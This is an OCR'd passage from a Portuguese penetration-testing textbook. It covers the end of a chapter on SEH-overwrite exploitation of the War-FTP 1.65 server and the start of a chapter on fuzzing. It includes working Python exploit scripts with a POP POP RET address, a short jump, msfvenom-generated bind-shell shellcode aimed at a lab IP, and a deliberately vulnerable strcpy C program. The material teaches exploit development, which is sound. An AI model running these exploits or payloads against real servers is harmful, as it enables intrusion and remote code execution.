


Figura 18.13 – ESP+8 é controlado pelo invasor.

Nossos offsets estão corretos. Agora devemos descobrir uma maneira de redirecionar a execução para ESP+8. Infelizmente, um simples `JMP ESP` não resolverá desta vez.

POP POP RET

Precisamos de uma instrução, ou de uma série de instruções, que nos permita deslocar oito bytes para baixo na pilha e, em seguida, executar o conteúdo do endereço de memória localizado em ESP+8. Para descobrir as instruções assembly de que precisamos, devemos considerar o modo como a pilha funciona.

A pilha usa uma estrutura do tipo LIFO (last-in, first-out, ou seja, o último a entrar é o primeiro a sair). A analogia com uma pilha de bandejas em uma lanchonete normalmente é usada para ilustrar esse conceito. A última bandeja colocada na pilha pelos funcionários da lanchonete é a primeira a ser utilizada por um cliente. Os comandos assembly equivalentes à bandeja sendo adicionada à pilha e, em seguida, sendo retirada por um cliente são `PUSH` e `POP`, respectivamente.

Lembre-se de que ESP aponta para o topo (o endereço de memória mais baixo) do stack frame corrente. Se usarmos as instruções `POP` para retirar uma entrada (quatro bytes) da pilha, o ESP passará a apontar para ESP+4. Desse modo, se executarmos duas instruções `POP` sucessivamente, o ESP agora passará a apontar para ESP+8, que é exatamente o que queremos.

Por fim, para redirecionar nossa execução para a string controlada pelo invasor, devemos carregar o valor de ESP+8 (agora em ESP, depois de executadas as nossas duas instruções `POP`) no EIP (o próximo endereço de memória a ser executado). Felizmente, há uma instrução para isso, que é a instrução `RET`. Conforme o design, `RET` faz o conteúdo do registrador ESP ser carregado no EIP para ser executado a seguir.

Se pudermos encontrar essas três instruções, `POP` *<algum registrador>*, `POP` *<algum registrador>*, `RET` (normalmente abreviado pelos desenvolvedores de exploit como `POP POP RET`), devemos ser capazes de redirecionar a execução do programa se sobrescrevermos o SEH com o endereço de memória da primeira instrução `POP`. O conteúdo de ESP será então colocado no registrador indicado pela instrução. Não devemos nos preocupar com o registrador em particular que terá a honra de armazenar os dados retirados da pilha, desde que não seja o próprio ESP. Vamos nos preocupar somente em consumir dados da pilha até atingirmos ESP+8.

Em seguida, a segunda instrução `POP` é executada. Agora ESP aponta para o ESP+8 original. Em seguida, a instrução `RET` é executada e ESP (ESP+8 quando o SEH foi executado) é carregado no EIP. Lembre-se de que, conforme vimos na seção anterior, ESP+8 armazena um endereço de memória que aponta para o byte 569 de nossa string controlada pelo invasor.

NOTA Como ocorre em *JMP ESP*, encontrar instruções *POP POP RET* não é um requisito imutável. Equivalentes lógicos, como adicionar oito bytes ao ESP, seguido de um *RET* e outros métodos também funcionarão de forma adequada.

Embora essa técnica seja um pouco mais complicada, ela é semelhante ao exercício de buffer overflow no ponteiro de retorno salvo que fizemos no capítulo 17. Estamos sequestrando a execução do programa e redirecionando-a para o nosso shellcode. Agora precisamos encontrar uma ocorrência das instruções `POP POP RET` no War-FTP ou em seus módulos executáveis.

SafeSEH

À medida que os ataques de sobrescrita de SEH passaram a se tornar comuns, a Microsoft criou maneiras de impedi-los de funcionar. Um desses exemplos é o SafeSEH. Programas compilados com SafeSEH registram os locais de memória que serão usados para o SEH (Structured Exception Handling, ou Tratamento de exceções estruturadas), o que significa que tentativas de redirecionar a execução para um local da memória por meio de instruções `POP POP RET` não passarão pela verificação do SafeSEH.

É importante perceber que, mesmo que DLLs do Windows XP SP2 e de versões mais recentes forem compiladas com o SafeSEH, softwares de terceiros não precisam implementar essa técnica de atenuação de exploração. Se o War-FTP ou qualquer uma de suas DLLs personalizadas não utilizarem o SafeSEH, essa verificação pode não ser um problema.

O Mona determinará quais módulos não estão compilados com o SafeSEH no processo de encontrar instruções `POP POP RET` quando usarmos o comando `!mona seh`, conforme mostrado na figura 18.14.

Os resultados de `!mona seh` são gravados em *C:\logs\war-ftpd\seh.txt*, como mostrado parcialmente aqui:

```
0x5f401440 : pop edi # pop ebx # ret 0x04 | asciiprint,ascii {PAGE_EXECUTE_READ} [MFC42.
    DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v4.2.6256 (C:\Documents and
    Settings\georgia\Desktop\MFC42.DLL)
0x5f4021bf : pop ebx # pop ebp # ret 0x04 |  {PAGE_EXECUTE_READ} [MFC42.DLL] ASLR: False,
    Rebase: False, SafeSEH: False, OS: False, v4.2.6256 (C:\Documents and Settings\georgia\
    Desktop\MFC42.DLL)
0x5f4580ca : pop ebx # pop ebp # ret 0x04 |  {PAGE_EXECUTE_READ} [MFC42.DLL] ASLR: False,
    Rebase: False, SafeSEH: False, OS: False, v4.2.6256 (C:\Documents and Settings\georgia\
    Desktop\MFC42.DLL)
```

```
0x004012f2 : pop edi # pop esi # ret 0x04 | startnull {PAGE_EXECUTE_READ} [war-ftpd.
    exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.6.5.0 (C:\Documents and
    Settings\georgia\Desktop\war-ftpd.exe)
```




Figura 18.14 – Executando o comando SEH no Mona.

Como você pode ver pela saída, os únicos módulos sem o SafeSEH são o próprio executável do War-FTP e uma DLL incluída pelo War-FTP, chamada *MFC42.dll*. Devemos selecionar uma ocorrência de `POP POP RET` (ou um equivalente lógico) a partir da saída do Mona, que evite os quatro caracteres indevidos, discutidos no capítulo 17 (\x00, \x40, \x0a, \x0d). Para fazer o Mona excluir automaticamente as entradas com caracteres indevidos durante a pesquisa, digite **`!mona seh -cpb "\x00\x40\x0a\x0d"`**. Um desses endereços é o `5F4580CA`. As instruções são `POP EBX`, `POP EBP`, `RET`. Novamente, não nos importaremos com o local em que as instruções estão armazenadas, desde que façamos o `POP` de duas entradas da pilha. Se sobrescrevermos o SEH com o endereço `5F4580CA`, essas instruções serão executadas e redirecionaremos a execução para a nossa string de ataque.

Antes de prosseguir, defina um breakpoint em `5F4580CA` usando `bp 0x5F4580CA`, como mostrado na figura 18.15.




Figura 18.15 – Breakpoint em POP POP RET.

Substitua os quatro *Cs* do exploit anterior pelo endereço de memória de `POP POP RET` no formato little-endian, conforme mostrado na listagem 18.4.

Listagem 18.4 – Substituindo a sobrescrita de SEH com POP POP RET

```
#!/usr/bin/python
import socket
buffer = "A" * 569 + "B" * 4 + "\xCA\x80\x45\x5F" + "D" * 573
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer  + '\r\n')
response = s.recv(1024)
print response
s.close()
```

Agora execute o exploit novamente. Como você pode observar na figura 18.16, o programa provoca uma falha novamente e, como esperado, o SEH é sobrescrito com `5F4580CA`.




Figura 18.16 – SEH sobrescrito com um endereço de POP POP RET.

Tecle **Shift-F9** para deixar o programa passar pelo handler de exceção sobrescrito. Como esperado, atingimos o nosso breakpoint, conforme mostrado na figura 18.17.




Figura 18.17 – Atingimos o nosso breakpoint.

O painel CPU (na parte superior à esquerda) mostra que as próximas instruções a serem executadas são `POP POP RET`. Tecle F7 para passar pelas instruções passo a passo e observe o que acontece na pilha (na parte inferior à direita) à medida que fizer isso. Você verá o ESP mover-se para um endereço mais alto à medida que executamos as instruções `POP`. Como você pode ver na figura 18.18, quando executamos a instrução `RET`, acabamos chegando à nossa string de ataque, no ponteiro para o registro NSEH, que, no momento, está preenchido com quatro *B*s.




Figura 18.18 – A execução é redirecionada para a sua string de ataque.

Resolvemos o nosso primeiro problema: redirecionamos a execução do programa para a nossa string de ataque. Infelizmente, como podemos ver na figura 18.18, temos somente quatro bytes a serem usados antes de atingirmos nosso endereço de sobrescrita de SEH, que é `5F4580CA`. Temos uma longa string de *D*s após o endereço de SEH, porém, no momento, estamos limitados a apenas quatro bytes com os quais podemos trabalhar. Não há muito o que fazer somente com quatro bytes de shellcode.

Usando um short jump

De alguma maneira, precisamos passar pelo endereço de retorno e chegar até nossa string longa de *D*s, que tem espaço suficiente para o nosso shellcode final. Podemos usar a instrução assembly `short jump` para deslocar o EIP de uma curta distância. Esse método é ideal para nossos propósitos, pois devemos pular os quatro bytes da sobrescrita de SEH.

A representação hexadecimal de um short jump é `\xEB <tamanho do jump>`. Ao complementar a instrução short jump `\xEB <tamanho do jump>` com dois bytes para abranger todos os quatro bytes antes da sobrescrita de SEH, podemos saltar seis bytes à frente, sobre o complemento e a sobrescrita de SEH.

Altere a string de ataque de modo a incluir um short jump, como mostrado na listagem 18.5.

Listagem 18.5 – Adicionando um short jump

```
#!/usr/bin/python
import socket
buffer = "A" * 569 + "\xEB\x06" + "B" * 2 + "\xCA\x80\x45\x5F" + "D" * 570
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer  + '\r\n')
response = s.recv(1024)
print response
s.close()
```

Como mostrado na listagem 18.5, dessa vez, substituímos o NSEH (os quatro *B*s anteriores) por `"\xEB\x06" + "B" * 2`. Reinicie seu breakpoint em `POP POP RET` antes de executar o exploit novamente e, quando o breakpoint for atingido, execute o programa linha a linha (F7) para ver o que está acontecendo. Agora, após o `POP POP RET`, temos um short jump de seis bytes, como mostrado na figura 18.19.




Figura 18.19 – A execução é redirecionada para o short jump.

Agora tecle **F7** para executar o short jump. Como mostrado na figura 18.20, o short jump passou pelo endereço de sobrescrita de SEH com sucesso e redirecionou a execução para o restante de nossa string de ataque (*Ds*).




Figura 18.20 – O short jump faz com que passemos pela sobrescrita de SEH.

Selecionando um payload

Agora redirecionamos a execução pela segunda vez, para uma parte mais extensa de nossa memória controlada – um local ideal para o nosso shellcode. Selecione um payload e gere-o com o Msfvenom, como mostrado aqui:

```
root@kali:~# msfvenom -p windows/shell_bind_tcp -s 573 -b '\x00\x40\x0a\x0d'
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)
buf =
"\xbe\xa5\xfd\x18\xa6\xd9\xc6\xd9\x74\x24\xf4\x5f\x31\xc9" +
--trecho omitido--
```

Lembre-se de dizer ao Msfvenom para usar um tamanho máximo de 573 bytes e excluir nossos caracteres indevidos para o nome de usuário do FTP. (Novamente, você pode ir um pouco além, porém nossa exceção original ocorre porque estamos escrevendo após o final da pilha. Queremos garantir que todo o nosso shellcode seja executado.) Agora acrescente o shellcode ao nosso exploit no lugar dos *D*s. Para tornar o exploit longo o suficiente para acionar a sobrescrita de SEH (em vez da sobrescrita do ponteiro de retorno salvo que vimos no capítulo 17), complete a string de exploit de 1.150 caracteres com *D*s. O exploit final está sendo mostrado na listagem 18.6. Nosso shellcode é inserido imediatamente após a sobrescrita de SEH. (Nesse exemplo, mais uma vez, usamos um bind shell Windows.)

Listagem 18.6 – O exploit final de sobrescrita de SEH

```
#!/usr/bin/python
import socket
shellcode = ("\xbe\xa5\xfd\x18\xa6\xd9\xc6\xd9\x74\x24\xf4\x5f\x31\xc9" +
"\xb1\x56\x31\x77\x13\x83\xc7\x04\x03\x77\xaa\x1f\xed\x5a" +
"\x5c\x56\x0e\xa3\x9c\x09\x86\x46\xad\x1b\xfc\x03\x9f\xab" +
"\x76\x41\x13\x47\xda\x72\xa0\x25\xf3\x75\x01\x83\x25\xbb" +
"\x92\x25\xea\x17\x50\x27\x96\x65\x84\x87\xa7\xa5\xd9\xc6" +
"\xe0\xd8\x11\x9a\xb9\x97\x83\x0b\xcd\xea\x1f\x2d\x01\x61" +
"\x1f\x55\x24\xb6\xeb\xef\x27\xe7\x43\x7b\x6f\x1f\xe8\x23" +
"\x50\x1e\x3d\x30\xac\x69\x4a\x83\x46\x68\x9a\xdd\xa7\x5a" +
--trecho omitido--
buffer = "A" * 569 + "\xEB\x06" + "B" * 2 + "\xCA\x80\x45\x5F" +  shellcode + "B" * 205
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
```

```
print response
s.send('USER ' + buffer  + '\r\n')
response = s.recv(1024)
print response
s.close()
```

Quando o War-FTP é associado ao Immunity Debugger, devemos dizer manualmente ao depurador para passar o SEH ao programa. Quando executamos o War-FTP sem um depurador e um erro é encontrado, a execução é automaticamente desviada para o SEH e o `POP POP RET`, o short jump e, por fim, nosso shellcode são executados.

Resumo

Implementamos com sucesso um exploit de sobrescrita de SEH para o War-FTP. Embora o War-FTP nos permita explorar uma vulnerabilidade de buffer overflow sobrescrevendo diretamente um endereço de retorno ou o SEH, alguns programas vulneráveis não provocarão uma falha de maneira a permitir que controlemos o EIP, porém permitirão sobrescrever o SEH. Nesses casos, conhecer os passos para explorar esse tipo de falha é fundamental para criar um exploit funcional. Por causa da maneira pela qual o tratamento de exceções estruturadas funciona, você pode contar com o fato de o NSEH estar em ESP+8 sempre que se deparar com esse tipo de falha. Ao sobrescrever o SEH, você encontrará o ponteiro para o próximo registro SEH em ESP+8. Após executar uma série de instruções `POP POP RET` de um módulo que não tenha sido compilado com SafeSEH, você deverá executar um short jump para chegar até o seu shellcode na string de ataque. Se continuar com o desenvolvimento de exploits, você poderá se deparar com outro desafio, em que `\xEB` é um caractere indevido, portanto será necessário descobrir outras maneiras de realizar um jump.

No próximo capítulo, concluiremos nosso estudo do básico sobre o desenvolvimento de exploits com uma variedade de tópicos, como descobrir inicialmente uma falha por meio de uma técnica chamada *fuzzing*, portar código público de exploit para atender às nossas necessidades e criar nossos próprios módulos do Metasploit.

CAPÍTULO 19

Fuzzing, porte de exploits e módulos do Metasploit

Neste capítulo, veremos mais algumas técnicas básicas de desenvolvimento de exploits. Daremos uma olhada no uso de uma técnica chamada *fuzzing* para descobrir potenciais possibilidades de exploração em programas vulneráveis. Também discutiremos como trabalhar com código público de exploit e portá-lo de forma segura para atender às nossas necessidades, assim como o básico sobre a criação de nossos próprios módulos do Metasploit. Por fim, discutiremos algumas das técnicas de atenuação de exploração de falhas que nossos alvos possam ter implantado.

Efetuando fuzzing em programas

No capítulo 17, exploramos o buffer overflow no campo **Username** (Nome do usuário) da versão 1.65 do War-FTP usando uma string de exploit com 1.100 bytes. A pergunta que fazemos naturalmente é: como sabemos que 1.100 *A*s no campo **Username** iria provocar uma falha no programa e, mais importante ainda, como os pesquisadores da área de segurança descobriram essa vulnerabilidade pela primeira vez? Em alguns casos, o código-fonte dos programas está publicamente disponível, portanto, um pesquisador à procura de vulnerabilidades só precisa ser bem versado em práticas de codificação seguras. Em outros casos, podemos usar um método popular chamado *fuzzing* para enviar diversos dados de entrada a um programa na esperança de que algo estranho vá acontecer.

Encontrando bugs em revisão de código

No capítulo 16, usamos um pequeno programa Linux para demonstrar uma vulnerabilidade de buffer overflow. Ao efetuar uma auditoria no código-fonte desse programa (como mostrado na listagem 19.1), vemos a função `strcpy` ❶. Conforme discutido naquele capítulo, essa função não faz nenhuma verificação de limites e pode representar um risco à segurança.

Listagem 19.1 – Código C vulnerável

```
#include <string.h>
#include <stdio.h>

void overflowed() {
        printf("%s\n", "Execution Hijacked");
}

void function(char *str){
        char buffer[5];
        strcpy(buffer, str); ❶
}
void main(int argc, char *argv[])
{
        function(argv[1]); ❷
        printf("%s\n", "Executed normally");
}
```

Ao lermos esse código-fonte, vemos que dados de entrada do usuário (o primeiro argumento do programa) são passados para `function` ❷. A entrada do usuário então é copiada para uma string de cinco caracteres chamada `buffer` usando `strpy` ❶. Como vimos no capítulo 16, podemos explorar esse comportamento para gerar um buffer overflow baseado em pilha.

Efetuando fuzzing em um servidor Trivial FTP

Quando não temos acesso ao código-fonte de um programa, devemos usar outros métodos para identificar problemas de segurança que possam ser potencialmente explorados. O fuzzing pode ser usado para enviar vários dados de entrada que o desenvolvedor jamais teve a intenção de que fossem processados pelo código do programa. Se pudermos encontrar um dado de entrada que manipule a memória de forma controlada, poderemos explorar o programa.

No capítulo 17, ao explorar o War-FTP 1.65, inicialmente fizemos o programa provocar uma falha ao enviar 1.100 *A*s no campo **Username** (Nome do usuário). Após termos determinado que o EIP continha quatro *A*s, assim como uma string longa de *A*s a partir do registrador ESP, concluímos que esse problema era suscetível à exploração e prosseguimos criando um exploit funcional de buffer overflow baseado em pilha. No exemplo a seguir, iniciaremos um passo antes e usaremos o fuzzing para determinar quantos *A*s precisamos enviar a um programa para causar uma falha.

Podemos usar técnicas de fuzzing para provocar falhas que podem ser usadas para criar exploits. Vamos dar uma olhada em um exemplo de fuzzing em um servidor Trivial FTP (TFTP) para descobrir uma vulnerabilidade passível de exploração. Usaremos o servidor TFTP da 3Com na versão 2.0.1, que encontramos em nosso sistema Windows XP durante a fase de pós-exploração de falhas.

O TFTP executa por padrão na porta UDP 69. Como ele não é orientado à conexão, será necessário conhecer a sintaxe da comunicação TFTP para enviar pacotes UDP que o software do TFTP tentará processar. De acordo com a página de RFC (Request for Comment) do TFTP, um pacote TFTP adequado estará no formato mostrado na listagem 19.2. Para fazer o TFTP responder, devemos seguir essa especificação.

Listagem 19.2 – Formato do pacote TFTP

```
  2 bytes    string    1 byte    string    1 byte
-------------------------------------------------
